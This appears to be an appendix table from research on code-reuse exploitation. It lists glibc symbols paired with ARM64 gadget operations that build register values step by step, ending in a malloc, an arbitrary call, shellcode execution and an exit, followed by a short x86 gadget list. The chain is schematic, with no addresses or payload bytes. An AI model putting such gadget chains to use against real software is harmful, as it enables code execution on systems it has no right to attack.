__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3

__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3

__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0

__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3

__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0

inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D

__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3

__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3

__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0

__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0

__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0

__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3

__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3

__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1
dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
__deadline_from_...	ADD X2, X2, X0
pthread_attr_set...	MOV X0, 0x16
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
__profile_frequency	MOV X0, 0x64
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC

pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
xdr_void@GLIBC_2.17	MOV X0, 0x1
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
__gconv_compare_...	MOV X3, 0x0
free_mem	MOV X2, 0x0
xdr_void@GLIBC_2.17	MOV X0, 0x1

dysize	MOV X0, 0x16D
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmax	MOV X0, 0x40
__deadline_from_...	ADD X2, X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
inet6_option_init	MOV X3, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_barrierattr...	MOV X2, X0
__libc_current_sigrtmin	MOV X0, 0x22
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
__mq_nofity_fork...	MOV X0, LIBC
pthread_getcpuclock...	MOV X0, 0x3
__deadline_from_...	ADD X2, X2, X0
_svcauth_short	MOV X0, 0x2
__deadline_from_...	ADD X2, X2, X0
xdrmem_create...	MOV [X0], X3
xdr_void@GLIBC_2.17	MOV X0, 0x1
__libc_malloc	MALLOC
xdrrec_endofrecord…	ARB CALL
shellcode	SHELLCODE
_exit	SAFE EXIT

APPENDIX 3.A

_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
